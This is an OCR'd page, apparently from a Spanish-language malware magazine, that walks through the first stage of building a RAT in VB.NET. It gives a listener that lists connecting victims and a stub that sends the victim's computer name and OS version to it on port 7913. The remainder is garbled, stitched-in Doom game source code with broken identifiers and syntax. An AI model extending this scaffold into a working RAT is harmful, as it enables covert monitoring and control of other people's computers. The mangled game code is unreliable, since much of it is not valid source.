
Creamos el formulario del tamaño que deseemos y luego arrastramos el componente *ListView* hasta él. Deberíamos tener lo siguiente:




Acto seguido, hacemos click en el *ListView* que hemos agregado y en vista colocamos “*Details*” para que luego nos muestre los detalles de los remotos que se conecten a nuestro cliente:



Ahora, debemos agregar cuatro columnas y debería quedar como en la siguiente imagen, para el resto de las columnas colocar en Text lo siguiente: “PCName”; “OsVersion”; “IP” que son los datos que nos saldrán cuando alguien se conecte.



El listview debería quedar de la siguiente forma (los anchos de columna los editan ustedes a gusto, y si quieren que se vean las líneas grises deben poner en las propiedades del listviewGridLines=True).



El cliente debe tener el siguiente código; (cada línea está explicada como comentario en verde).

1. ImportsSystem.Threading' esto es el import de Threading que se usa para que la aplicacion funcione de forma multihilo y no se congele
2. ImportsSystem.Net.Sockets' este es el import de Sockets, son nuestra herramienta de comunicacion
- 3.
4. PublicClassPrincipal
5. PrivateServerSocketAsTcpListener'Declaramos el Socket
6. DimDataSocketAsSocket'Declaramos el socket
7. DimHiloEscuchaAsNewThread(AddressOf Escuchar) 'Se declara un Hilo alternativo para que no se nos congele el programa.
8. PrivateSubPrincipal\_Load(senderAsObject, e AsEventArgs) Handles MyBase.Load
9. HiloEscucha.Start() 'iniciamos el hilo
10. EndSub
11. PrivateSubEscuchar()
12. ServerSocket = NewTcpListener(Net.IPEndPoint.Any, 7913) 'Creamos el socket a la escucha (usamos el puerto 7913)
13. ServerSocket.Start(10) 'Iniciamos el socket con un limite de conexiones pendientes de 10
14. DimMensaje()AsString' en este vector guardaremos los datos que nos envian
15. Do' creamos un bucle para que se ejecute infinitas veces
16. IfServerSocket.Pending = TrueThen'Si hay conexiones pendientes
17. DataSocket = ServerSocket.AcceptSocket()' Tomamos la conexión en nuestro nuevo socket DataSocket
18. DimvDatos(255) AsByte'Creamos un vector que sera nuestro buffer de entrada
19. DataSocket.Receive(vDatos)' Recibimos los datos. Límite de buffer: 256
20. Mensaje = Split(System.Text.Encoding.BigEndianUnicode.GetString(vDatos), "|") 'Guardamos en mensaje lo que el server nos envio y lo dividimos por el separador "|"
21. DimLV\_ItemAsListViewItem = LV.Items.Add(Mensaje(1)) 'Creamos un nuevo item en el listview
22. LV\_Item.SubItems.Add(Mensaje(2)) ' agregamos mas datos del mensaje
23. LV\_Item.SubItems.Add(Mensaje(3)) ' agregamos mas datos del mensaje
24. LV\_Item.SubItems.Add(DataSocket.RemoteEndPoint.ToString()) 'agregamos el ip del remoto
25. Endif
26. Loop
27. EndSub
28. PrivateSubPrincipal\_FormClosing(senderAsObject, e AsFormClosingEventArgs) HandlesMe.FormClosing
29. Try
30. IfDataSocket.ConnectedThen'si el socket sigue conectado...
31. DataSocket.Disconnect(False) 'Desconectamos el remoto

```

32. DataSocket.Close() 'Cerramos el socket
33. EndIf
34. Finally
35. HiloEscucha.Abort() 'cortamos el hilo
36. End
37. EndTry
38. EndSub
39. EndClass

```

---

## 2. SERVIDOR

Ahora, en el proyecto del servidor, solamente crearemos el formulario y le agregaremos el siguiente código:


```

1. ImportsSystem.Net.Sockets
2. PublicClassServer
3. DimoSocketAsSocket
4. PrivateSubServer_Load(senderAsObject, e AsEventArgs) Handles MyBase.Load
5. Try
6. oSocket = NewSocket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp) 'Creamos el socket
7. DimOsVersionAsString = System.Environment.OSVersion.ToString() 'Creamos la variable OsVersion que nos dira que sistema posee nuestro remoto
8. DimPCNameAsString = System.Windows.Forms.SystemInformation.ComputerName 'Creamos la variable PCName que nos dira el nombre de la pc de nuestro remoto
9. DimvDatos(1500) AsByte 'Creamos un buffer de salida. Límite de buffer: 1500
10. vDatos =
     System.Text.Encoding.BigEndianUnicode.GetBytes("HELLO" & " | " & "Underc0deRAT[MAGAZINE]" & " | " & PC
     Name & " | " & osVersion) 'Llenamos el buffer con la cadena que mostraremos en el listview
11. oSocket.Connect(Net.IPEndPoint.Parse("127.0.0.1"), 7913) 'Conectamos con el servidor: en el ip 127.0.0.1 y el puerto 7913
12. oSocket.Send(vDatos) 'Enviamos los datos
13. oSocket.Disconnect(False) 'Nos desconectamos del servidor
14. oSocket.Close() 'Cerramos el socket usado para el envío
15. CatcherAsSocketException
16. MsgBox(er.SocketErrorCode)
17. EndTry
18. EndSub
19. EndClass

```

---

Finalmente, ejecutamos el cliente y luego el servidor, y podremos ver que conecta en nuestro cliente:



Si han seguido los pasos indicados, no tendrán problemas en estas etapas iniciales. En próximas entregas avanzaremos hasta completar la guía que anunciamos al comienzo de este apartado, por lo que recomiendo alguna lectura sobre VB.NET.

#2

# UNDERCODE

## MALWARE MAGAZINE

```

map 1
if (paused)
    pause = false;
    S_StopSound D;

if (skill == sk_nightmare)
    skill = sk_nightmare;

// This was quite messy with SPECIAL and commented parts.
// Supposedly hacks to make the latest edition work.
// It might not work properly.
if (episode < 1)
    episode = 1;

if (gamenode == retail)
{
    if (episode > 4)
        episode = 4;
}
else if (gamenode == shareware)
{
    if (episode > 1)
        episode = 1; // only start episode 1 on shareware
}
else
{
    if (episode < 3)
        episode = 3;
}

```

## AUTORES

**ANTRAX**

M\_ClearRandom()

**RODA**

**BLACKRAKE**

**ZOMBIR**

if (skill == sk\_nightmare & nespaawnpam)
 respawnmonsters = true;
else
 respawnmonsters = false;

if (fastparm[1].id == sk\_nightmare & gameskill == sk\_nightmare)
 for (i=S\_SARG\_RUN1 ; i<=S\_SARG\_PAIN2 ; i++)
 states[i].ids >>= 1;
 mobinfo[MT\_BRUISERSHOT].speed = 20\*FRACUNIT;
 mobinfo[MT\_HEADSHOT].speed = 20\*FRACUNIT;
 mobinfo[MT\_TROOPSHOT].speed = 20\*FRACUNIT;

else if (skill != sk\_nightmare && gameskill == sk\_nightmare)
 for (i=S\_SARG\_RUN1 ; i<=S\_SARG\_PAIN2 ; i++)
 states[i].tics <= 1;
 mobinfo[MT\_BRUISERSHOT].speed = 15\*FRACUNIT;
 mobinfo[MT\_HEADSHOT].speed = 10\*FRACUNIT;
 mobinfo[MT\_TROOPSHOT].speed = 10\*FRACUNIT;

**ELETTORA**

**GABRIELA**

WIP: some changes to the game for the first level load

for (i=0 ; i&lt;MAXPLAYERS ; i++)
 players[i].playerstate = PST\_REBORN;

username = true; // will be set false if a demo
paused = false;
demoPlayback = false;
autoReactive = false;
viewActive = true;
gamenode = episode;
gameDemo = map;
gameSkill = skill;

viewActive = true;

// set the skytex for the episode
if (gamenode == commercial)

skyTexture = R\_TextureNumForName ("SKY3");

if (gamenode &lt; 10)
 skyTexture = R\_TextureNumForName ("SKY1");

else

if (gamenode &lt; 21)

skyTexture = R\_TextureNumForName ("SKY2");

if (gamenode &lt; 21)
 skyTexture = R\_TextureNumForName ("SKY2");

## MALWARE MAGAZINE

# UNDERCODE

## MALWARE MAGAZINE

```

map 1
if (gameaction != ga_nothing)
    do things to change the game state
while (gameaction != ga_nothing)

if (paused)
    S_StopSound D;
    S_BitcodeLevel();
    break;
case ga_loadgame:
    G_DoLoadGame 0;
    break;
case ga_savegame:
    G_DoSaveGame 0;
    break;
case ga_playdemo:
    G_DoPlayDemo 0;
    break;
case ga_completed:
    G_DoCompleted 0;
    break;
case ga_victory:
    F_StartFinale 0;
    break;
case ga_worlddone:
    G_DoWorldDone 0;
    break;
case ga_screenshot:
    M_ScreenShot 0;
    gameaction = ga_nothing;
    break;
case ga_nothing:
    break;
}

for (i=0 ; i<MAXPLAYERS ; i++)
{
    if (playeringame[i])
    {
        if (netgame && Inetdemo && !gematic)
            getcommands, check consistency,
            build new consistency check
        buf = (gematic ? cmdup : ACKLPTICS);
        memcpy (cmd, &netcmdsl[i].buf, sizeof(ticcmd));
        if (demoplayback)
            G_ReadDemoTiccmd (cmd);
        if (demo_recording)
            G_WriteDemoTiccmd (cmd);
    }
}

static char turbomessage[80];
extern char *player_names[4];
sprintf (turbomessage, "%s is wtf!", player_names[consoleplayer].message = turbo);

if (netgame && Inetdemo && !gematic)
{
    if (gematic > BACKUPTICS
        && consistency[i].buf != cmd->consistency)
        I_Error ("consistency failure (%i should
                  cmd->consistency, consistency");
    if (players[i].mo)
        consistency[i].buf = players[i].mo->consistency;
    else
        consistency[i].buf = mdindex;
}

if (players[i].mo)
    consistency[i].buf = mdindex;
else
    consistency[i].buf = mdindex;

if (playeringame[i])
{
    if (players[i].no_buttons & BT_SPECIAL)
    {
        switch (players[i].cmd.buttons & BT_SPECIAL)
        {
            case BTS_PAUSE:
                paused = true;
                if (paused)
                    S_PauseSound 0;
                else
                    S_PauseSound 0;
        }
    }
}
```